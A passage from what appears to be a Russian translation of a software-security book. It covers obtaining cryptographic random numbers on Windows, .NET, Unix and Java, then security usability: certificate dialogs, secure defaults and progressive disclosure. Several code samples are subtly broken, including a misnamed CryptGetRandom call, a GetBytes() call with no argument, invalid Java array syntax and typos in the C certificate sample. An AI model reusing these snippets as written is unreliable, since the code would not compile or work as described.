```
#include <wincrypt.h>
void GetRandomBytes(BYTE *pbBuffer, DWORD dwLen) {
   HCRYPTPROV hProvider; /* Вы должны создать экземпляр провайдера */
   if (!CryptAcquireContext(&hProvider, 0, 0, PROV_RSA_FULL,
      CRYPT_VERIFYCONTEXT))
      ExitProcess((UINT) -1);
   if (!CryptGetRandom(hProvider, dwLen, pbBuffer))
      ExitProcess((UINT) -1);
}
```

В предположении, что вы работаете с достаточно современной версией Windows, в которой вообще есть этот API (а это почти наверняка так), обращение

к CryptGetRandom всегда завершается успешно. Но лучше оставить код в таком виде, поскольку другие провайдеры могут предоставлять реализацию, в которой ошибки возможны, например если генератор истинно случайных чисел не проходит тест FIPS.

Код для .NET

Чем пользоваться безнадежно предсказуемым классом Random, рекомендуем поступить таким образом:

```
using System.Security.Cryptography;
try {
   byte[] b = new byte[32];
   new RNGCryptoServiceProvider().GetBytes(b);
   // b содержит 32 байта случайных данных
} catch (CryptographyException e) {
   // Ошибка
}
```

Или на VB.NET:

```
Imports System.Security.Cryptography;
Dim b(32) As Byte
Dim i As Short

Try
   Dim r As new RNGCryptoServiceProvider()
   r.GetBytes()
   ' b содержит 32 байта случайных данных
Catch e As CryptographyException
   ' Обработать ошибку
End Try
```

Unix

В системах Unix криптографический генератор случайных чисел работает так же, как файл. Случайные числа поставляются двумя специальными устройствами (обычно они называются /dev/random и /dev/urandom, но в OpenBSD это /dev/srandom и /dev/urandom). Реализации отличаются, но характеристики более-менее схожи. Эти устройства устроены так, что позволяют получать ключи любого разумного размера, поскольку хранят некий очень большой «ключ», содержащий, как правило, гораздо больше 256 битов энтропии. Как и в Windows, эти генераторы часто меняют затравку, в которую включаются все интересные асинхронные события, к примеру перемещения мыши и нажатия на клавиши.

Разница между /dev/random и /dev/urandom довольно тонкая. Может возникнуть мысль, что первое – это интерфейс к истинно случайным числам, а второе – CRNG-генератор. Возможно, таково и было первоначальное намерение, но ни в какой реальной ОС оно не реализовано. На самом деле оба устройства – CRNG-генераторы. Более того, по существу, это один и тот же генератор. Единственная разница в том, что в /dev/random применяется некая метрика, позволяющая определить, есть ли опасность недостаточной энтропии. Метрика консерва-

тивна, и это, наверное, хорошо. Но на самом деле она настолько консервативна, что система может оказаться уязвимой для DoS-атак, особенно на серверах, где за консолью никто не сидит. Если у вас нет серьезных оснований полагать, что в системном CRNG-генераторе с самого начала не было ни одного непредсказуемого состояния, то пользоваться устройством /dev/random вообще не стоит. Мы рекомендуем работать только с /dev/urandom.

Доступ к генератору аналогичен доступу к любому файлу. Например, в Python это делается так:

```
f = open('/dev/urandom') # Если возникнет ошибка, будет возбуждено
        # исключение.
data = f.read(128);   # Прочитать 128 случайных байтов и сохранить их
        # в data
```

Впрочем, функция os.urandom() в Python предоставляет единый интерфейс к CRNG-генератору. В случае UNIX она обращается к нужному устройству, а в Windows вызывает CryptGetRandom().

Java

Как и в Windows, в языке Java реализована архитектура на основе провайдеров. Различные провайдеры могут реализовывать предоставляемый Java API для получения случайных чисел криптографического качества и даже возвращать через тот же API необработанную энтропию. В реальности, однако, вы, скорее всего, будете работать с провайдером по умолчанию. А в большинстве реализации виртуальной Java-машины (JVM) провайдер по умолчанию почему-то получает энтропию собственными средствами, не обращаясь к системному CRNG-генератору. Поскольку JVM не встроена в операционную систему, она не является лучшим местом для сбора такого рода данных; в результате на получение первого числа может уйти заметное время (несколько секунд). Хуже того, Java делает это при запуске каждого нового приложения.

Если вы заранее знаете, на какой платформе работаете, то можете просто задать затравку для экземпляра класса SecureRandom, получив ее от системного генератора, это позволит устранить задержку. Для реализации максимально переносимой программы многие разработчики принимают поведение по умолчанию. Но ни при каких обстоятельствах не «зашивайте» затравку в код!

Класс SecureRandom предоставляет удобный API для доступа к генератору. Вы можете получить массив случайных байтов (nextBytes), случайное значение типа Boolean (nextBoolean), типа Double (nextDouble), типа Float (nextFloat), типа Int (nextInt) или типа Long (nextLong). Можно также получить случайную величину с гауссовским (nextGaussian), а не равномерным распределением.

Для вызова генератора нужно лишь создать экземпляр класса (для этого годится конструктор по умолчанию) и обратиться к одному из вышеупомянутых методов доступа, например:

```
import java.security.SecureRandom;
...
byte test[20];
SecureRandom crng = new SecureRandom();
```

```
crng.nextBytes(test);
...
```

Повторное воспроизведение потока случайных чисел

Если по какой-то странной причине (например, для моделирования методом Монте Карло) вы захотите воспользоваться генератором случайных чисел, так чтобы можно было сохранить затравку, а затем воспроизвести весь поток, то получите исходную затравку от системного генератора, а затем используйте ее в качестве ключа для вашего любимого блочного шифра (например, AES). Рассматривайте 128-битовые входные данные для AES как одно 128-разрядное число. Начните с 0. Получите на выходе 16 байтов, зашифровав это значение. Когда понадобятся следующие данные, увеличьте значение на 1 и снова зашифруйте его. Можете продолжать это до бесконечности. Получить 400 000-ый байт в потоке? Нет ничего проще. (Кстати, для традиционных генераторов псевдослучайных чисел это совсем не так.)

Такой генератор порождает случайные числа криптографического качества, ничем не хуже любого другого. На самом деле это хорошо известная конструкция, превращающая любой блочный шифр в потоковый; она называется *режимом счетчика*.

Дополнительные защитные меры

Если приобретение аппаратного генератора случайных чисел оправдано, то есть несколько решений. Но для большинства практических целей системного CRNG-генератора должно хватить. Впрочем, если вы создаете программное обеспечение для проведения лотерей, то есть смысл рассмотреть и такую альтернативу.

Другие ресурсы

- Стандарт NIST FIPS 140 содержит рекомендации относительно случайных чисел, прежде всего проверки их качества. Сейчас выпущена вторая редакция стандарта: FIPS 140-2. В тексте первой редакции процедура тестирования случайных чисел была описана более детально, так что есть смысл ознакомиться с ней: http://csrc.nist.gov/cryptval/140-2.htm
- Система сбора и распределения энтропии (EGADS – Entropy Gathering AND Distribution System) предназначена главным образом для систем, не имеющих собственного CRNG-генератора и механизма сбора энтропии: www.securesoftware.com/resources/download_egads.html
- RFC 1750: рекомендации по обеспечению случайности в целях безопасности: www.ietf.org/rfc/rfc1750.txt
- «How We Learned to Cheat at Online Poker» by Brad Arkin, Frank Hill, Scott Marks, Matt Schmid, Thomas John Walls, and Gary McGraw: www.cigital.om/papers/download/developer_gambling.pdf

- «Randomness and Netscape Browser» by Ian Goldberg and David Wagner: www.ddj.com/documents/s=965/ddj9601h/9601h.htm

Резюме

Рекомендуется

- По возможности пользуйтесь криптографическим генератором псевдослучайных чисел (CRNG).
- Убедитесь, что затравка любого криптографического генератора содержит по меньшей мере 64, а лучше 128 битов энропии.

Не рекомендуется

- Не пользуйтесь некриптографическими генераторами псевдослучайных чисел (некриптографические PRNG).

Стоит подумать

- О том, чтобы в ситуациях, требующих повышенной безопасности, применять аппаратные генераторы псевдослучайных чисел.

Грех 19. Неудобный интерфейс

В чем состоит грех

Несколько лет назад инженеры из Центра проблем безопасности Microsoft (Microsoft Security Response Center – MSRC) сформулировали 10 незыблемых законов безопасного администрирования. Второй закон звучит так:

> Система безопасности работает только тогда, когда безопасный способ одновременно является простым.

Ссылку на 10 незыблемых законов вы найдете в разделе «Другие ресурсы».

Безопасность и простота часто конфликтуют. Пароли – это один из популярных «простых» способов, но безопасным его обычно не назовешь (см. грех 11).

Существует специальная дисциплина, изучающая практичность интерфейсов. Она учит, как создавать программы, с которыми конечным пользователям будет удобно работать. Ее основные принципы можно применить и к безопасности.

Подверженные греху языки

Эта проблема не связана ни с каким конкретным языком.

Как происходит грехопадение

На первый взгляд, практичность – это отнюдь не высшая математика. Каждый из нас является пользователем, и каждый более или менее понимает, что удобно, а что нет. Но иногда за деревьями не видно леса. Разработчики программ часто полагают, что то, что кажется удобным им, будет удобно и всем остальным. Первый принцип создания удобных и безопасных систем гласит: «Проектировщики – не пользователи». О том, как применять его на практике, мы поговорим в разделе «Искупление греха».

Кроме того, до разработчиков часто не доходят претензии пользователей. Возьмем, к примеру, Web-приложение, которое запрашивает ввод имени и пароля при каждом входе. Это безопаснее, чем организовывать какое-то управление паролями и запоминать пользователя. Однако пользователи могут счесть такую систему неудобной и поискать приложение, автор которого не так трепетно относился к безопасности. Таким образом, второй принцип создания удобных и безопасных систем утверждает: «Безопасность (почти) никогда не стоит у пользователей на первом месте». Да, конечно, любой человек будет говорить, что ему

очень нужна безопасная программа, но забудет свои слова в тот самый момент, когда стремление обеспечить безопасность начнет мешать ему работать. Есть также еще один феномен: люди «прощелкивают» диалоговые окна, в которых речь идет о безопасности, даже не читая, в стремлении поскорее добраться до необходимой функциональности.

Итак, безопасность для пользователя – не главное. Значит, если приложение не является безопасным по умолчанию, то пользователь и не поинтересуется, как сделать его таковым. Даже если для этого нужно всего лишь щелкнуть переключателем, он не станет утруждать себя. Поэтому не думайте, что вы сможете научить кого-то безопасному поведению с помощью руководства или сообщений, выдаваемых приложением. Конечно, очень соблазнительно переложить ответственность на пользователей, но мир от этого безопаснее не станет. Запомните: администраторы не склонны изменять настройки на более безопасные, а обычные пользователи представления не имеют, как это сделать.

Вот еще одна типичная проблема: когда безопасность вступает в противоречие с желаниями пользователя, проектировщик часто не думает о том, как сделать работу простой и удобной. В результате пользователь остается недоволен и ищет способы обмануть систему. Предположим, например, что во имя повышения безопасности вы наложили строгие ограничения на структуру пароля. Например, он должен быть не короче восьми символов, содержать, по крайней мере, один символ, отличный от букв и цифр, а кроме того, не должен быть словом из словаря. Ну и что произойдет? Некоторые пользователи сумеют выбрать подходящий пароль только после 20 попыток. А потом они его либо забудут, либо запишут на бумажку, которую подсунут под клавиатуру. В результате вы вообще лишитесь пользователей, особенно если сделаете процедуру переустановки пароля хоть сколько-нибудь сложной.

Каков круг ваших пользователей?

Одна из самых больших ошибок, которые можно сделать, размышляя (или не размышляя) о безопасности и удобстве, – это потерять из виду потенциальную аудиторию. При рассмотрении данного греха мы будем ориентироваться на две основные группы: конечных пользователей и администраторов.

С точки зрения безопасности у конечных пользователей и администраторов разные цели. Очень немногие программы предлагают ту степень безопасности, которая необходима пользователям. Администраторы хотят, чтобы системой можно было управлять напрямую, а потребители желают безопасности при работе в сети. Следовательно, администраторам нужен простой доступ к критически важным данным, который позволит им принимать правильные решения в плане безопасности. Потребители же ведут себя совсем иначе: они вообще не хотят принимать хороших решений, касающихся безопасности, сколько бы информации вы перед ними ни выложили. На самом деле осмелимся утверждать, что для большинства технически необразованных пользователей чем меньше технической информации, тем лучше (чуть позже мы еще вернемся к этой теме). Дело не в том,

что они глупые, вовсе нет. (И пожалуйста, не называйте их «ламерами»; именно на деньги этих людей вы и существуете.) Просто им необязательно понимать последствия своих решений с точки зрения безопасности.

Один из аспектов практичности, который часто упускают из виду, – это удобство работы в корпоративной среде. Представьте, что ваша деятельность сводится к обеспечению правильного и безопасного функционирования 10 000 систем, на которых установлена некая программа. И никто вам в этом помогать не собирается. Есть много людей, занимающихся администрированием больших сетей, и они оказывают влияние на решения о закупках, так что имеет смысл постараться им понравиться.

Вы должны думать о том, как централизовать установку параметров на клиентских системах, а равно о том, как аудировать те аспекты конфигурации, которые относятся к безопасности. Если для этой цели вам придется лично зайти на каждую из 10 000 машин, неделя покажется очень долгой!

Минное поле: показ пользователям информации о безопасности

Часто приходится встречать тексты и сообщения, относящиеся к безопасности, которые обладают одним или несколькими из перечисленных ниже свойств.

- **Слишком мало информации**. Это бич администратора: не хватает информации для принятия правильного решения.
- **Слишком много информации**. Это беда для обычного пользователя: избыток информации приводит его в замешательство.
- **Слишком много сообщений**. Обычно и администратор, и пользователь при виде слишком большого числа сообщений просто нажимают кнопку **OK** или **Yes**. А подтверждение может как раз оказаться неверным решением.
- **Неточная или слишком общая информация**. Ничего хуже не придумаешь, так как сообщение просто ничего не говорит пользователю. Конечно, вам бы не хотелось сообщать лишнее потенциальному противнику, но надо найти разумный компромисс.
- **Сообщения, содержащие только коды ошибок**. Коды – конечно, вещь полезная, особенно когда они что-то говорят администратору. Но надо также включать текст, понятный пользователю.

Помните, что люди, мало разбирающиеся в компьютерах, склонны принимать неправильные решения в том, что касается безопасности.

Родственные грехи

Аутентификация, и прежде всего в системах на базе паролей, – это одно из мест, где конфликт между безопасностью и удобством особенно острый. Даже когда вы искренне пытаетесь построить хорошо защищенную парольную систему (и избежать описанных в грехе 11 ошибок), все усилия могут пойти насмарку, если не принять в расчет удобства пользования.

Где искать ошибку

С общей точки зрения, ошибка состоит в невнимании к тому, как типичный пользователь будет работать с частями программы, относящимися к безопасности. Эту ошибку совершают многие, но явно указать на нее сложно. Мы обычно смотрим, предприняты ли в проекте осознанные меры по повышению удобства пользования и включают ли эти меры вопросы безопасности. Если нет, то пользователь сумеет испортить себе жизнь. Этот грех не так откровенен, как большинство прочих, то есть его наличие еще не означает неизбежных проблем.

Выявление ошибки на этапе анализа кода

При рассмотрении большинства других грехов мы рекомендуем анализ кода как более эффективный по сравнению с тестированием метод. Здесь же все наоборот. Личные соображения по поводу того, как будут сочетаться удобство и безопасность, не выявят проблемы с той же полнотой и точностью, как реакция пользователей, непосредственно тестирующих приложение.

Это не означает, что на этапе анализа кода вообще ничего нельзя сделать. Мы хотим лишь сказать, что не нужно подменять анализом надлежащим образом организованное тестирование.

Исследуя, как удобство может повлиять на безопасность, примите во внимание следующие рекомендации.

- *Найдите в интерфейсе пользователя все параметры, относящиеся к безопасности*. Что включено по умолчанию, а что выключено? Если программа по умолчанию небезопасна, возможны проблемы. Неприятности могут возникнуть и в тех случаях, когда ослабить безопасность слишком легко.
- *Изучите систему аутентификации*. Если пользователь не может успешно аутентифицировать второго участника соединения, есть ли возможность все-таки установить соединение? Разумеется, при этом пользователь понятия не имеет, кто находится на другом конце. Хороший пример – это SSL-соединение, когда клиентская программа соединяется с сервером, но имя в сертификате свидетельствует о том, что это не тот сервер, а пользователь даже не обращает на это внимания. (Скоро мы объясним эту ситуацию подробнее.)

Стоит также взглянуть, существует ли очевидный способ переустановить пароль. Если да, то можно ли использовать этот механизм, чтобы вызвать отказ от обслуживания? Нельзя ли с его помощью заманить пользователя в ловушку методами социальной инженерии?

Тестирование

В основе науки о практичности лежит тестирование. К сожалению, фирмы-разработчики такому тестированию не уделяют много внимания. При тестировании практичности пользователи обычно работают парами (метод обсуждения вслух). Они самостоятельно исследуют систему, часто в первый раз. При оценке

безопасности можно применить такой же подход; главное, чтобы пользователь попробовал те функции, которые вас интересуют.

Обычно в ходе испытания пользователям предлагается набор заданий, но в их работу никто не вмешивается до тех пор, пока они не застрянут окончательно.

Основы тестирования практичности применимы и к безопасности, поэтому имеет смысл познакомиться с этой дисциплиной. Мы рекомендуем книгу Jacob Nielsen «Usability Engineering» (Morgan Kaufman, 1994) («Инженерная оценка практичности»). Кроме того, в статье Alma Whitten и J.D. Tygar «Usability of Security: A Case Study» («Практичность безопасности на конкретном примере») излагаются некоторые соображения по поводу тестирования функций безопасности программ с точки зрения удобства пользования.

Примеры из реальной жизни

К сожалению, в сообщениях, касающихся безопасности, нечасто встретишь примеры, которые относились бы к проблемам практичности. Главным образом это связано с тем, что такие проблемы разработчики склонны перекладывать на пользователей. Проще во всем обвинить пользователя, чем постараться не подвергать его опасности.

Но парочку своих любимых примеров мы все же приведем.

Аутентификация сертификата в протоколе SSL/TLS

Мы говорили об этом в грехе 10. Основная проблема в том, что когда браузер обнаруживает, что сертификат сайта, на который зашел пользователь, недействителен или вообще относится к другому сайту, он обычно выводит окно с невразумительным сообщением, например такое, как на рис. 19.1.




Рис. 19.1. Диалоговое окно, которое открывает Internet Explorer, если браузер заходит на сайт с «самоподписанным» сертификатом

Типичный пользователь, увидев такое, подумает: «Ну и что все это значит?» В общем-то ему наплевать, поэтому он просто зайдет на сайт, нажав кнопку **Yes** и даже на дав себе труда попытаться понять, в чем проблема. Редкий пользователь, обуреваемый любопытством, решит нажать кнопку **View Certificate** (Показать сертификат), а потом все равно не будет знать, на что смотреть.

В разделе «Искупление греха» мы покажем более правильные способы решения этой конкретной проблемы.

Установка корневого сертификата в Internet Explorer 4.0

Предположим, что вам нужно установить сертификат нового корневого удостоверяющего центра (УЦ), чтобы получить доступ к сайту, защищенному SSL/TLS, сертификат которого выпущен «левым» УЦ (обычно с помощью OpenSSL или Microsoft Certificate Server). До выхода в свет Internet Explorer 5.0 вы бы увидели окно, показанное на рис. 19.2. (Не надо затевать разговор о рисках, связанных с установкой сертификата корневого УЦ с сайта, который вы не можете аутентифицировать. Это другая тема.)

Это окно никуда не годится, потому что оно бесполезно как для обычных пользователей, так и для администраторов. Для человека, не знакомого с криптографией (а это большая часть населения планеты), текст выглядит полной бессмыслицей. А для администратора наличие двух сверток не дает ничего, если только он не позвонит конкретному человеку или фирме и не попросит для подтверждения повторить обе свертки: SHA-1 и MD5. К счастью, в Internet Explorer 5.0 и более поздних версиях это окно заменено куда более осмысленным.




Рис. 19.2. Предложение установить корневой сертификат в Internet Explorer 4.0

Искупление греха

Есть несколько базовых принципов создания удобных и безопасных систем, которые следует применять на этапе проектирования. Мы их рассмотрим, но напомним еще раз, что самый эффективный способ решения таких проблем – полагаться на тестирование практичности, а не на собственную интуицию.

Делайте интерфейс пользователя простым и понятным

Мы пытаемся убедить вас, что пользователя следует, как правило, изолировать от большинства вопросов, связанных с безопасностью. Если же это невозможно (например, когда пользователь должен выбрать или ввести пароль), то программа должна вести с ним диалог, призывая к безопасному поведению и стараясь не вызвать недовольства.

Вспомните: «Безопасность (почти) никогда не стоит у пользователей на первом месте». Для иллюстрации этого тезиса мы еще приводили в пример систему, в которой пользователь должен был сделать несколько попыток, чтобы выбрать приемлемый пароль.

Лично мы полагаем, что не нужно накладывать слишком строгих ограничений на выбор пароля, поскольку это приведет лишь к тому, что пользователи станут записывать или забывать пароли. Но с теми ограничениями, что есть, пользователя нужно познакомить в самом начале. Перечислите требования к паролю рядом с полем ввода и изложите их максимально просто. Хотите, чтобы пароль был не короче восьми знаков и содержал хотя бы одну не-букву? Так и скажите!

Принимайте за пользователей решения, касающиеся безопасности

Люди, как правило, не изменяют значений, принятых по умолчанию. Если вы позволите им выполнять доверенный код и выберете по умолчанию слабый, но быстрый шифр, то большинство пользователей не станут ради страховки переводить систему в более безопасный режим.

Поэтому нужно проектировать и разрабатывать систему так, чтобы она была безопасной по умолчанию. Включите и шифрование, и аутентификацию сообщений! А если нужно, то и многофакторную аутентификацию.

В то же время избегайте чрезмерного количества настраиваемых параметров. Это может привести не только к выбору пользователем менее безопасной конфигурации, но и к проблемам с организацией совместной работы приложений. Например, нет нужды поддерживать все существующие наборы шифров. Вполне достаточно одного стойкого набора на базе AES. Будьте проще! Простота – это ваш помощник в деле обеспечения безопасности.

Избегайте также вовлекать пользователя в принятие решений о доверии. Так, в разделе «Примеры из реальной жизни» мы говорили о проверке сертификата SSL/TLS браузерами (конкретно, при работе по протоколу HTTPS). Если проверка не проходит, пользователь видит непонятное окно с предложением принять решение, для чего у него обычно не хватает квалификации.

Что же делать? Оптимальный подход – считать, что сайт, не прошедший проверку сертификата, вообще не работает. Тем самым ответственность за предоставление гарантий достоверности сертификата снимается с пользователя и возлагается на Web-сервер и владельца сертификата. При таком развитии событий пользователя не просят ничего решать. Если пользователь не может зайти на сайт из-за ошибки

в сертификате, то такой сайт для него ничем не отличается от неработающего. А раз никто не может зайти, администратор сайта об этом рано или поздно узнает и будет вынужден принять меры. Побочный эффект такого подхода – принуждение людей, отвечающих за Web-сервер, выполнять свою работу. Сейчас же операторы сайта знают, что могут вольно относиться к именам в сертификатах, поскольку по умолчанию браузеры все равно установят соединение. Это классический пример на тему «курица и яйцо».

Такой же метод следует применять к людям, которые не хотят связываться с инфраструктурой открытых ключей. Они выпускают собственные сертификаты, доверять которым нет никаких оснований. Такие сертификаты не должны работать, пока не установлены в качестве корневых.

К сожалению, решить эту проблему только на уровне браузера невозможно. Если какой-то браузер реализует описанную стратегию, а все остальные не будут ей следовать, то обвинить в недоступности сайта можно будет «браузер-новатор», а не сервер. Возможно, подкорректировать надо сам протокол HTTPS!

Если вы решите предоставить параметры, позволяющие ослабить безопасность, то мы рекомендуем запрятать их подальше. Не вручайте пользователю мыло и веревку! Считается, что средний пользователь не станет щелкать мышью больше трех раз, чтобы найти нужный параметр. Упрячьте такие параметры поглубже в интерфейсе конфигурации. Например, вместо того чтобы включать в диалоговое окно вкладку Security (Безопасность), сделайте вкладку Advanced (Дополнительно), а уже на ней – кнопку Security. При нажатии этой кнопки откройте окно, в котором будут отображаться текущие значения параметров безопасности, средства для конфигурирования протоколов и другие безвредные вещи. И поместите еще одну кнопку Advanced – вот она-то и позволит сделать что-то по-настоящему опасное. И ПОЖАЛУЙСТА, сопровождайте такие действия предупреждениями!

Упрощайте избирательное ослабление политики безопасности

Обеспечив максимальную безопасность по умолчанию, можете добавить немного гибкости, чтобы пользователь смог избирательно ослабить политику безопасности, не открывая брешей всему миру.

Хороший пример такого рода – это идея «Информационной панели» (Information Bar), небольшой области состояния, добавленной к Internet Explorer в Windows XP SP2 (позже ее позаимствовал Firefox). Она находится сразу под строкой ввода адреса и информирует пользователя о текущих политиках безопасности. Например, браузер не спрашивает, хочет ли пользователь разрешить выполнение активного или мобильного кода, а просто запрещает, но информирует об этом. В этот момент пользователь может при желании изменить политику (если, конечно, имеет на это право), но по умолчанию предпринимается безопасное действие. Пользователю не надо думать о доверии, система безопасна, но сообщает, если происходит что-то необычное. Информационная панель показана на рис. 19.3.

Рис. 19.3. Информационная панель в Internet Explorer

Ясно описывайте последствия

Если пользователь поставлен перед необходимостью принять решение об ослаблении политики безопасности (например, дать разрешение на использование ресурса кому-то еще или рискнуть загрузить какой-то один потенциально небезопасный файл), то вы должны ясно обрисовать, чем это грозит! То же самое относится к случаю, когда пользователя надо информировать о произошедшем событии, касающемся безопасности, хотя напрямую оно с его действиями не связано.

Сообщение об опасности не должно быть перегружено техническими подробностями. Например, одна из многих причин, по которым обсуждавшееся выше окно с информацией о сертификате – это никуда не годный механизм ослабления политики безопасности, состоит как раз в том, что содержащиеся в нем сведения совершенно невразумительны. Другая серьезная проблема заключается в том, что на основании этой информации нельзя предпринять никаких действий, но об этом ниже.

Мы рекомендуем выводить короткое сообщение об ошибке, а подробности показывать, только если пользователь попросит. Это называется *прогрессивным раскрытием информации*. Не обременяйте пользователя или администратора ненужной и непонятной информацией, захотят – сами попросят.

В качестве удачных примеров можно привести то, как браузеры Internet Explorer и Firefox выводят информацию о сертификатах корневых УЦ. На рис. 19.4 показано, как Internet Explorer отображает сертификат и предлагает его установить. Если вам нужна дополнительная информация, а если честно, нужна она только знающим пользователям, то достаточно перейти на вкладку Details (Детали) или Certification Path (Перечень сертификатов). Вкладки – это превосходный механизм прогрессивного раскрытия информации.

Отметим, что показанное на рисунке диалоговое окно Internet Explorer – это стандартный диалог операционной системы, его можно вызвать с помощью функции CryptUIDlgViewCertificate:

```
int wmain(int argc, wchar_t* argv[]) {

   wchar_t *wszFilename = NULL;
   if (argc == 2) {
      wszFilename = argv[1];
   } else {
      return -1;
   }
```

```
   PCERT_CONTEXT pCertContext = NULL;
   BOOL fRet = CryptQueryObject(CERT_QUERY_OBJECT_FILE,
      wszFilename,
      CERT_QUERY_CONTENT_FLAG_ALL,
      CERT_QUERY_FORMAT_FLAG_ALL
      0,
      NULL, NULL, NULL, NULL, NULL,
      (const vois **) &pCertContext);

   if (fRet && pCertContext) {
      CRYPTUI_VIEWCERTIFICATE_STRUCT cvs;
      memset(&cvs, 0, sizeof(cvs));
      cvs.dwSize = sizeof(cvs);
      cvs.pCertContext = pCertContext;
      CryptUIDlgViewCertificate(&cvs, NULL);
   } else {
      // Не удалось загрузить сертификат
      // Код ошибки в GetLastError
   }

   if (pCertContext) {
      CertFreeCertificateContext(pCertContext);
      pCertContext = NULL;  // считайте меня параноиком!
   }

   return 0;
}
```

В Firefox есть аналогичный набор диалоговых окон, они показаны на рис. 19.5 и 19.6. Правда, рассчитаны они на чуть более технически подготовленного пользователя.




Рис. 19.4. Диалоговое окно для показа сертификата в Internet Explorer




Рис. 19.5. Диалоговое окно для загрузки сертификата в Firefox




Рис. 19.6. Диалоговое окно для просмотра сертификата в Firefox

Помогайте пользователю предпринять действия

Ну хорошо, вы сообщили пользователю о возникновении проблемы, угрожающей безопасности. А дальше-то что? Пользователь может что-то предпринять? Быть может, заглянуть в протокол или прочитать какую-то онлайновую статью? Помогите человеку решить проблему, не оставляйте его в недоумении.

Повторим – это относится лишь к случаю, когда вы просто обязаны что-то показать пользователю.

Вернемся к рассмотренному выше примеру HTTPS. Пусть вы придумали понятный способ сказать пользователю, что сайт, на который он сейчас зайдет, – совсем не тот, куда он намеревался попасть (то есть имена в сертификатах не совпадают). И что вы порекомендуете? Можно, конечно, предложить попробовать еще раз, но проблема, скорее всего, никуда не денется, по крайней мере не так скоро. Можете посоветовать обратиться к администратору, но тот, зная о данной конкретной проблеме, вероятно, просто скажет «жми OK», не понимая, что пользователь отныне вообще перестанет отличать реальные сайты от поддельных.

Вывод таков: не существует очевидного способа известить пользователя о возникшей ситуации и предложить какой-то выход. Поэтому, наверное, лучше всего не говорить прямо о том, что произошло, а выдать какую-нибудь ошибку общего вида, свидетельствующую о недоступности сервера.

Предусматривайте централизованное управление

Реализуйте какой-нибудь механизм управления своим приложением, предпочтительно с использованием средств операционной системы. Именно поэтому так популярны групповые политики, хранящиеся в Windows в Active Directory, ведь они экономят администраторам массу времени. С единой консоли можно управлять многочисленными параметрами приложения и ОС.

Другие ресурсы

- *Usability Engineering* by Jacob Nielson (Morgan Kaufman, 1994)
- Сайт Джекоба Нильсона, посвященный инженерным аспектам практичности: www.useit.com
- 10 Immutable Laws of Security: www.microsoft.com/technet/archive/community/columns/security/essays/10salaws.mspx
- «10 Immutable Laws of Security Administrartion» by Scott Culp: www.microsoft.com/technet/archive/community/columns/security/essays/10salaws.mspx
- «Writing Error Messages for Security Features» by Everett McKay: http://msdn.microsoft.com/library/en-us/dnsecure/html/securityerrormessages.asp
- «Why Johny Can't Encrypt: A Usability Evaluation of PGP5.0» by Alma Whitten and J.D.Tygar: www.usenix.org/publicationd/library/proceedings/sec99/full_papers/whitten/whitten_html/index.html
- «Usability of Security: A Case Study» by Alma Whitten and J.D.Tygar: http://reports-archive.adm.cs.cmu.edu/anon/1998/CMU_CS-98-155.pdf
- «Are Usability and Security Two Opposite Directions in Computer Systems?» by Konstantin Rozinov: http://rozinov.sfs.poly.edu/papers/security_vs_usability.pdf
- Use the Internet Explorer Information Bar: www.microsoft.com/windowsxp/using/web/sp2_infobar.mspx

- IEEE Security and Privacy, September-October 2004: http://csdl. computer.org/comp/mags/sp/2004/05/j5toc.htm
- Introduction to Group Policy in Windows Server 2003: www.microsoft.com/windowsserver2003/techinfo/overview.mspx

Резюме

Рекомендуется

- Оцените, чего хочет пользователь в плане безопасности, и снабдите его информацией, необходимой для работы.
- По возможности делайте конфигурацию по умолчанию безопасной.
- Выводите простые и понятные сообщения, но предусматривайте прогрессивное раскрытие информации для более опытных пользователей и администраторов.
- Сообщения об угрозах безопасности должны предлагать какие-то действия.

Не рекомендуется

